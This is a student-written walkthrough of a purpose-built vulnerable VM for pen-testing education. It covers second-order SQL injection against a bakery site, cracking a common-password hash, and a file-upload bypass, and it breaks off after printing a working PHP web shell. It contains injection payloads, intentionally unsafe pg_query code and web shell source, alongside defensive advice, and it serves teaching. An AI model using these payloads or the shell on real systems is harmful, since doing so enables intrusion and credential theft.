Comps Walkthrough Winter 2024

Kyra Helmbold & Kiri Salij
Advised By Jeff Ondich

Overview:

For our comps project, the goal was to create a vulnerable virtual machine (VM) to be used as an educational resource for people wanting to learn about penetration testing. Pen-testing is something that security professionals do, where they try to break into a server to learn about its vulnerabilities and patch them in the future.

Our virtual machine was intended to have 3 main vulnerabilities, which an attacker can exploit sequentially to go from having no permissions to having root (all) permissions. The three steps in our exploit are SQL injection, File Upload attack, and Looney Tunables, which is a Buffer Overflow attack at its core.

The Attack:

Upon booting our VM, a bakery website we created is launched. An attacker is able to run the command `nmap <ip>`, and can see that we have port 80 (the http port) up and running. They will then know that we have a website up, and can go to this website to continue their attack, by typing http://<ip> into the search bar.



Figure 1: The Kiyr Homepage

SQL Injection[1]

As a malicious user, after looking around for a bit, we see the login page and wonder whether there is anything to exploit there. Perhaps the website uses a database to store their passwords?



Figure 2: The Login Button in the menu

We click on the Login button which takes us to login.php.

[1] For more information on SQL Injection, see:
https://carleton.hosted.panopto.com/Panopto/Pages/Viewer.aspx?id=ca746664-6af5-48d8-a741-ac8c017d96aa (Jeff Ondich's video)
https://www.w3schools.com/sql/sql_injection.asp (W3 schools introduction to SQL Injection)



Figure 3: The login page

We can try to login with malicious SQL injection queries but nothing happens. However, let's try making an account. Click the Make a new account button.



Figure 4: The make account button

This takes the user to make_account.php.



Figure 5: Make Account Page

An attacker could suspect that this may be vulnerable to SQL injection, as there is a place for users to input strings. After the user enters in their email and password, we check to make sure that the email is not already in our database, and that the email address contains an "@".

We can check to see if the website is vulnerable by inputting " ' OR 1=1; –@" as the email to see what happens. After using this as our email, and navigating to the account page, we can see everybody's orders and know that Kiyr is vulnerable to SQL injection. See Figure 6.



Figure 6: The account page after logging in with email " ' OR 1=1; –@". We can see everybody's orders.

Now, we need to figure out how to get the passwords - hopefully they are in another table in the database. After a few guesses, we can figure out that the table with the users' accounts is called useraccounts.

When we query the database in make_account.php, we query the database using `pg_query_params()`, which protects against SQL injection, so the attacker cannot inject SQL on the make_account.php. However, the email they enter will be inject-able at a later point. We create an account with an email like "`'; SELECT * FROM useraccounts; -- @`".



Figure 7: Make account page with the aforementioned email. This will enable us to do SQL injection.

By creating an account, we are automatically redirected to the login page. After logging in with our newly created account, we are taken to our account page, where our query is not protected. There is some code on the page that queries the `orderhistory` table in the database for all the previous things you have ordered at the bakery. (Side note: you can "order" baked goods on the "Order Now" tab which inputs your order into this table).

Here, we query with `pg_query()`, instead of `pg_query_params()`. The idea is that perhaps two separate people worked on the pages and the one writing the order `history / account.php` page might assume that the email was already sanitized, so they feel comfortable inputting it directly into the query.

If everything works normally, the user will be able to see their past orders on their account page, through this query:

```
$orders = "SELECT amount, item, date FROM orderhistory WHERE email =
'{$email}';";

$result = pg_query($db, $orders);
```

However, when making our account, we made our email: "`'; SELECT * FROM useraccounts; -- @`", so the original query will become:

```
$orders = "SELECT amount, item, date FROM orderhistory WHERE email =
'{'; SELECT * FROM useraccounts; -- @}';";
```

The semicolon ends the intended query, and then we start our own query, which allows us to query the table `useraccounts` instead of the intended table `orderhistory`. Then we will be able to see everything in the table `useraccounts`, which contains all of the users' emails and hashed passwords.



Figure 8: The account page with the aforementioned email that gives us the hashed passwords

Password Cracking

Now that the attacker has everybody's usernames and hashed passwords, they need to compute the original passwords to log in as a different user. There are two main ways to do this: Rainbow Tables and hashing common passwords.

A rainbow table is a table of common passwords and their computed hashes. One can find their hash in this table, and get the password. The more modern method is to try hashing common passwords to see if there is a match. This is better nowadays, as we are more concerned with the

space of the rainbow table than the computational power it takes to compute many hashes. Both of these methods rely on brute force.

An attacker now needs to guess which account to log in to, specifically which account might have more privileges. They will probably be able to guess that bakers@kiyr.com may have some extra permissions, and will choose to try and log in as a baker.



Figure 9: The baker account with the password we want to crack

It also happens that the Baker Account has a password that is in a list of common passwords.



Figure 10: Computing the hash of "password123".

After computing the hash of the baker account, and finding the original password, which in this case is "password123", the attacker can log in with more privileges. This is one of the reasons why choosing a secure password is so important. Even if the passwords are stored as hashes, attackers can figure out your password if it exists in a list of common passwords. However, in the case of our hypothetical bakery company, maybe lots of people have access to this "Baker Account," so Kiyr wanted the password to be something that is easy to remember. This works to our advantage if we are a hacker.



Figure 11: The baker account page, with a link to the file upload page.

By logging in, the user is given a cookie named "baker", which is set to 1. Now, you (the reader) might be thinking, isn't there a way to avoid all of the SQL and password cracking simply by sending a cookie "baker" which is set to 1? The answer is yes, if you knew that there was a cookie named baker. Normal users, when logged in, get a cookie named "logged_in", which is set to the base64 encoding of their email. This makes it more difficult for hackers to log in as a baker and skip the SQL injection step, as they might find it hard to guess that they need a cookie named "baker" which is set to 1.

File Upload Attack:
Since the baker cookie is now set to 1, we now have permissions to upload files. In our hypothetical company, we want the bakers to be able to upload pictures of the cakes, cookies, or whatever else they have created, so that it can be displayed on the website as quickly as possible.

For this reason, on their account page, bakers are asked to upload pictures of their latest creations. If instead of uploading a photo, they upload a malicious file, they are able to exploit the File Upload vulnerability.

Thus once we're logged in as a baker, the account.php page now has a space to upload files! Let's click on the here button.



Figure 12: The baker account page, with the link to the page to upload files circled.

Next, the attacker/baker has to decide which file to upload. In their attempts, they will likely try to upload a web shell[2], as this is a relatively easy thing to try and could result in many more privileges.

One way that our machine protects against file upload attacks is that we remove the last 4 characters of the filename if the last 4 characters are ".php". This does not protect against javascript shells or other languages, and this can easily be circumvented by uploading a file named shell.php.php. Either uploading a web shell in a different language or fiddling with the file name might be things that our attacker would try, and both routes would result in success. This goes to illustrate that it is much better to whitelist things (ex. .jpg files) than to blacklist them (ex. php files), as if we only allowed for .jpg files our website will be protected from this attack.

We could use a library to check the binaries of uploaded files before storing them, which could ensure that the file is the allowed type. It would do this by checking the headers of the file, which details the file type.

We can now click on the choose file button to upload our malicious web shell[3] php file.

[2] A web shell is a file that will allow the user to send in code that will be executed by the server, and will send the results back to the user.
[3] For more information on web shells, see
https://www.f5.com/labs/learning-center/web-shells-understanding-attackers-tools-and-techniques



Figure 13: A diagram showing how a file upload attack works.

```
<!DOCTYPE html>
<html>
<head>
<title>example webshell</title>
</head>
<body>
<?php
     system($_GET['cmd']);
?>
</body>
</html>
```

Figure 14: PHP code for a simple web shell

